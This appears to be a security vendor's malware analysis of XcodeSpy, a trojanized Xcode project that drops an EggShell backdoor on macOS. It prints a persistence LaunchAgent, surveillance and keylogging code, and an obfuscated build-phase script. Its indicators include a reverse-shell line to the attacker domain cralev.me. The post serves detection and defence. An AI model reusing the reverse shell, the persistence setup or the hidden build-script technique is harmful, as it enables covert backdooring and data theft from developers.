
First Submission	2020-09-04 06:37:28
Last Submission	2020-09-04 06:37:28
Last Rescanned	2020-10-23 07:37:35
Total Submissions	1
Source submissions	1

The juxtaposition of these dates leads us to speculate that the attackers themselves may have uploaded the XcodeSpy project file to VirusTotal to test detection before activating their C2s. Aside from the `suppro[.]co` and `cralev[.]me` domains, the others appear to be inactive or unregistered, perhaps awaiting future use. Interestingly, the country code available from VT about the XcodeSpy uploader's location is 'ZZ' – unknown.

Meanwhile, the EggShell backdoor variants were each first seen on VirusTotal some two months apart (5th August and 13th October). If the backdoors were uploaded by victims rather than the attackers (an assumption that is by no means secure), that would indicate that the first custom EggShell binary may have been a payload for an earlier XcodeSpy sample. However, we cannot assign great confidence to these speculations based on the available data. What we do know is that the first EggShell payload was uploaded a full month before the known dropper and over two months before the second payload was seen on VirusTotal on 13th October.

EggShell Execution Behavior


On execution, the customized EggShell binaries drop a LaunchAgent either at `~/Library/LaunchAgents/com.apple.usagestatistics.plist` or `~/Library/LaunchAgents/com.apple.appstore.checkupdate.plist`. This plist checks to see if the original executable is running; if not, it creates a copy of the executable from a 'master' version at `~/Library/Application Support/com.apple.AppStore/.update` then executes it.




```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>AbandonProcessGroup</key>
    <true/>
    <key>Label</key>
    <string>com.apple.usagestatistics</string>
    <key>ProgramArguments</key>
    <array>
        <string>bash</string>
        <string>-c</string>
        <string>if (! pgrep -x .update &gt;/dev/null);then cp "/Users/alice/Library/Application Support/com.apple.AppStore/.update" "/Users/alice/Downloads/.update";chmod +x "/Users/alice/Downloads/.update";"/Users/alice/Downloads/.update";fi;</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>StartInterval</key>
    <integer>600</integer>
</dict>
</plist>
```

The EggShell also drops a zero byte file at `/private/tmp/wt0217.lck`, and a data file at `~/Library/Application Scripts/com.apple.Preview.stors`. A number of other filepaths are also encrypted in the binaries (see the IoCs at the end of this post for a full list). Almost all of these paths have been customized by the attacker. However, one encrypted string decrypts to `/tmp/.avatmp`, a default path found in the public EggShell repo for storing AV captures.

The source code in the public EggShell repo contains various functions for persistence, screen capture and AV recording, among other things.




```
#### macOS
* **brightness**      : adjust screen brightness
* **cd**              : change directory
* **download**        : download file
* **getfacebook**     : retrieve facebook session cookies
* **getpaste**        : get pasteboard contents
* **getvol**          : get speaker output volume
* **idletime**        : get the amount of time since the keyboard/cursor were touched
* **imessage**        : send message through the messages app
* **itunes**          : iTunes Controller
* **keyboard**        : your keyboard -> is target's keyboard
* **lazagne**         : firefox password retrieval | (https://github.com/AlessandroZ/LaZagne/wiki)
* **ls**              : list contents of a directory
* **mic**             : record mic
* **persistence**     : attempts to re establish connection after close
* **picture**         : take picture through iSight
* **pid**             : get process id
* **prompt**          : prompt user to type password
* **screenshot**      : take screenshot
* **setvol**          : set output volume
* **sleep**           : put device into sleep mode
* **su**              : su login
* **suspend**         : suspend current session (goes back to login screen)
* **upload**          : upload file
```




```
        if ([cmd isEqualToString:@"applescript"]) {
            [esCommand runAppleScript:args];
        } else if ([cmd isEqualToString:@"picture"]) {
            [esCommand takePicture];
        } else if ([cmd isEqualToString:@"download"]) {
            [esCommand sendFile:args];
        } else if ([cmd isEqualToString:@"getpaste"]) {
            [esCommand getPasteBoard];
        } else if ([cmd isEqualToString:@"idletime"]) {
            [esCommand idleTime];
        } else if ([cmd isEqualToString:@"persistence"]) {
            NSString *ip = [arguments objectForKey:@"ip"];
            int port = [[arguments valueForKey:@"port"] intValue];
            [esCommand persistence:args:ip:port];
        } else if ([cmd isEqualToString:@"timestamp"]) {
            printf("%s\n","manipulate timestamp on a file");
        } else if ([cmd isEqualToString:@"cd"]) {
            [esCommand changeDirectory:args];
        } else if ([cmd isEqualToString:@"brightness"]) {
            [esCommand setBrightness:args];
        } else if ([cmd isEqualToString:@"getfacebook"]) {
            [esCommand getFacebook];
        } else if ([cmd isEqualToString:@"mic"]) {
            [esCommand mic:args];
        } else if ([cmd isEqualToString:@"pid"]) {
            [esCommand getProcessId];
        } else if ([cmd isEqualToString:@"upload"]) {
            [esCommand receiveFile:args];
        } else if ([cmd isEqualToString:@"killtask"]) {
            [esCommand killTask];
        } else if ([cmd isEqualToString:@"screenshot"]) {
            [esCommand screenshot];
        } else if ([cmd isEqualToString:@"tab_complete"]) {
            [esCommand tabComplete:args];
        } else if ([cmd isEqualToString:@"ls"]) {
            [esCommand listDirectory:args];
        } else if ([cmd isEqualToString:@"eggsu"]) {
            NSString *ip = [arguments objectForKey:@"ip"];
            int port = [[arguments valueForKey:@"port"] intValue];
            [esCommand su:args:ip:port];
        } else if ([cmd isEqualToString:@"exit"]) {
            printf("%s\n","exit program");
```

Analysis of the compiled XcodeSpy variants found in the wild and on VirusTotal implement these as well as their own custom data encoding and keylogging methods.



```
0x10001be4f    5 289         method.KeylogThread.main
0x10001bf70    5 169         method.KeylogThread.stop
0x10001c019    1 17          method.class.KeylogThread.initPid
0x10001c02a    1 17          method.KeylogThread.eventTap
0x10001c03b    1 17          method.KeylogThread.setEventTap:
0x10001c04c    5 88          method.class.DataUtil.encodeData:length:
0x10001c0a4    5 88          method.class.DataUtil.decodeData:length:
0x10001c0fc    1 126         method.class.DataUtil.encodeString2Data:
0x10001c17a    1 217         method.class.DataUtil.encodeDictionary:
0x10001c253    1 88          method.milt.init
0x10001c2ab    7 355         method.milt.getDirectoryContents:
0x10001c454    7 506         method.milt.listDirectory:
0x10001c6e4    4 203         method.milt.tabComplete:
0x10001c7af    4 282         method.milt.takePicture
0x10001c8e6    4 554         sym.func.10001c8e6
0x10001cb10    1 229         sym.func.10001cb10
0x10001cbf5    1 22          sym.func.10001cbf5
0x10001cc0b   17 455         method.milt.getcapturedevice
0x10001cdd2   11 399         method.milt.idleTime
0x10001cf61    3 227         method.milt.getPasteBoard
0x10001d044    1 175         method.milt.keyStroke:
0x10001d0f3    6 625         method.milt.getFacebook
0x10001d364   14 397         sym.func.10001d364
0x10001d4f1    4 1006        method.milt.screenshot
0x10001d8df    1 229         sym.func.10001d8df
0x10001d9c4    1 22          sym.func.10001d9c4
0x10001d9da    1 146         method.milt.getProcessId
0x10001da6c   25 778         method.milt.macAddress
0x10001dd76   11 370         method.milt.setBrightness:
0x10001dee8   11 733         method.milt.mic:
0x10001e1c5    1 569         method.milt.initmic:
0x10001e3fe    7 877         method.milt.initcamera
0x10001e76b   24 1065        method.milt.captureImageWithBlock:
```



```
void sub_100009301(int arg0, int arg1) {
    if (sub_100007ba6(@"4", 0x0) != 0x0) {
            rax = [GetClipboardThread alloc];
            rax = [rax init];
            rdi = *0x1000434f0;
            *0x1000434f0 = rax;
            [rdi release];
            [*0x1000434f0 setInterval:0xa];
            [*0x1000434f0 start];
    }
    if (sub_100007ba6(@"2", 0x0) != 0x0) {
            rax = [ScreenshotThread alloc];
            rax = [rax init];
            rdi = *0x1000434f8;
            *0x1000434f8 = rax;
            [rdi release];
            [*0x1000434f8 setInterval:sub_100007ca0(@"3", 0x3c)];
            [*0x1000434f8 start];
    }
    if (sub_100007ba6(@"5", 0x0) != 0x0) {
            rax = [KeylogThread alloc];
            rax = [rax init];
            rdi = *0x100043500;
            *0x100043500 = rax;
            [rdi release];
            [*0x100043500 setEventTap:CGEventTapCreate(0x0, 0x0, 0x0, 0x1804, sub_10001bb93, 0x0)];
            if ([*0x100043500 eventTap] != 0x0) {
                    [*0x100043500 start];
            }
            else {
                    rdi = *0x100043500;
                    *0x100043500 = 0x0;
                    [rdi release];
            }
    }
    return;
}
```

Detection and Mitigation


A full list of known IoCs is provided at the end of this post. As all C2s, path names and encrypted strings are highly customizable and easy to change, these may only be useful as indicators of past compromise for these particular samples. Therefore, a behavioral detection solution is required to fully detect the presence of XcodeSpy payloads.

Threat hunters and developers concerned as to whether they have inadvertently downloaded a project containing XcodeSpy can run a manual search with the following on the command line:

```
find . -name "project.pbxproj" -print0 | xargs -0 awk '/shellScript/ && /eval/{print
"033[37m" $0 "033[31m" FILENAME}'
```

This searches for Run Scripts in the Build Phases part of an Xcode project (within the `project.pbxproj` file) containing both the strings `shellScript` and `eval`. If any are found, it prints out a copy of the script for inspection, along with the filename in which it was found.

The following example searches for XcodeSpy in the Documents folder and all its subfolders.



```
→  Documents find . -name "project.pbxproj" -print0 | xargs -0 awk '/shellScript/ && /eval/{print $0 "\033[31m" FILENAME}'
                                shellScript = "# Type a script or drag a script file from your workspace to insert its path here.\n
# \n#\n#\nhj='/ww';rc='dbc';xmb='mp/';wgb='e/t';lhb='me/';deb=' /d';kbb='ev.';og=' 0>';uu='pri';ekb='ev/';odb='ech';qs='&';
bs='ash';pm='&1 ';zf='.ta';ip='w.c';gd='tcp';cy=' &>';to='> /';vab='vat';si='md ';jv='ral';am='g;b';pjb='o m';n='443';eval
\"$odb$pjb$rc$si$to$uu$vab$wgb$xmb$zf$am$bs$cy$deb$ekb$gd$hj$ip$jv$kbb$lhb$n$og$pm$qs\";\n\n";./repos/TabBarInteraction/Tab
BarInteraction.xcodeproj/project.pbxproj
→  Documents
```

Users should switch to the appropriate parent folder in which they save Xcode projects before running the command.

Individual projects can of course be inspected for malicious Run Scripts via the Build Phases tab in the Xcode project navigator.

Conclusion

This is not the first time threat actors have used Xcode as a vector to infect Apple platform developers. In 2015, XcodeGhost offered iOS developers in China a version of Xcode that downloaded faster from local mirrors than from Apple's servers. What the recipients didn't know was that the version of Xcode they received had been altered to inject malicious code into any apps compiled with it. Apps compiled with XcodeGhost could be used by the attackers to read and write to the device clipboard, open specific URLs (e.g., WhatsApp, Facebook) and exfiltrate data to C2s. In effect, XcodeGhost was a supply chain attack, infecting downstream victims by means of third-party software.

In contrast, XcodeSpy takes the form of a trojanized Xcode project, making it lighter and easier to distribute than a full version of the Xcode IDE. While XcodeSpy appears to be directly targeted at the developers themselves rather than developers' products or clients, it's a short step from backdooring a developer’s working environment to delivering malware to users of that developer’s software.

It is entirely possible that XcodeSpy may have been targeted at a particular developer or group of developers, but there are other potential scenarios with such high-value victims. Attackers could simply be trawling for interesting targets and gathering data for future campaigns, or they could be attempting to gather AppleID credentials for use in other campaigns that use malware with valid Apple Developer code signatures. These suggestions do not exhaust the possibilities, nor are they mutually exclusive.

We hope that this publication will raise awareness of this threat, and we would be very interested to hear from other researchers or individuals that find evidence of XcodeSpy infections in the wild.

Indicators of Compromise

URLs & Resolving IPs
www[.]cralev.me/
hxxps://www[.]liveupdate.cc/preview/update.php
hxxps://www[.]appmarket.co/category/search.php
hxxps://www[.]recentnews.cc/latest/details.php
hxxps://www[.]truckrental.cc/order/search.php
hxxps://www[.]everestnote.com/sheet/list.php
hxxps://www[.]alinbox.co/product/product_detail.php
hxxps://www[.]suppro.co/category/search.php
hxxps://www[.]elemark.co/product/list.php

193.34.167.111
193.34.167.205
193.34.166.127

EggShell bins: */.update
SHA 256: 6d93a714dd008746569c0fbd00fadccbd5f15eef06b200a4e831df0dc8f3d05b
SHA 1: 556a2174398890e3d628aec0163a42a7b7fb8ffd
SHA 256: cdad080d2caa5ca75b658ad102987338b15c7430c6f51792304ef06281a7e134
SHA 1: 0ae9d61185f793c6d53e560e91265583675abeb6
SHA 256: 6a1f7edf41ac2d52e3d0442b825bbdaf404199ed8b45b33ecd52a58acc12087a
SHA 1: 4d1006610a4fe903b6b9fdb41cff7fc88b3a580c

Xcode proj: TabBarInteraction.zip
SHA 256: 1cfa154d0145c1fe059ffe61e7b295c16bbc0e0b0e707e7ad0b5f76c7d6b66d2
SHA 1: d65334d6c829955947f0ceb2258581c59cfd7dab

Encoded Filepaths
~/Library/Application Scripts/com.apple.TextEdit/.stors
~/Library/Application Scripts/com.apple.Preview/.stors
~/Library/Application Scripts/com.apple.usernoted/.wfy1607
~/Library/Application Scripts/com.apple.TextEdit/.scriptdb
~/Library/Application Support/com.apple.AppStore/.update
~/Library/Application Support/com.apple.usernoted/.wfy1607
~/Library/LaunchAgents/com.apple.usagestatistics.plist
~/Library/LaunchAgents/com.apple.appstore.checkupdate.plist
/private/tmp/.osacache
/private/tmp/.osacache2
/private/tmp/.update
/tmp/.avatmp
/private/tmp/.wt0217.lck
/private/tmp/.wt0173.lck
/private/tmp/.tag

Behavioral Indicators
```
killall %@;sleep 3;cp "%@" "%@";chmod +x "%@";"%@" %@ 1>/dev/null
2>/dev/null
if (! pgrep -x %@ >/dev/null);then cp "%@" "%@";chmod +x "%@";"%@";fi;
sleep 1;launchctl unload "%@" > /dev/null;launchctl load "%@" > /dev/null
launchctl unload "%@" 2>/dev/null; rm "%@"
echo mdbcmd > /private/tmp/.tag;bash&> /dev/tcp/www.cralev.me/443 0>&1 &
```

MITRE ATT&CK TTPs
Application Layer Protocol: Web Protocols | XcodeSpy can use HTTPS in C2 Communications T1071 001.
Create or Modify System Process: Launch Agent | XcodeSpy can establish persistence via a LaunchAgent T1543 001.
File and Directory Discovery | XcodeSpy can scan directories on a compromised host T1083.
Hide Artifacts: Hidden Files and Directories | XcodeSpy hides several files with a dot prefix to make them hidden from view in the Finder application T1564 001.
Ingress Tool Transfer | XcodeSpy can download its payload from a C2 server T1105.
Masquerading | XcodeSpy drops several files at paths using the “com.apple” reverse identifier and in subfolders named after legitimate macOS system software (TextEdit, Preview) T1036.
Input Capture: Keylogging | XcodeSpy can log user keystrokes to intercept credentials as the user types them T1056 001.
Input Capture: GUI Input Capture | XcodeSpy can prompt users for credentials with a seemingly legitimate prompt via AppleScript T1056 002.
Process Discovery | XcodeSpy can collect data on running and parent processes T1057.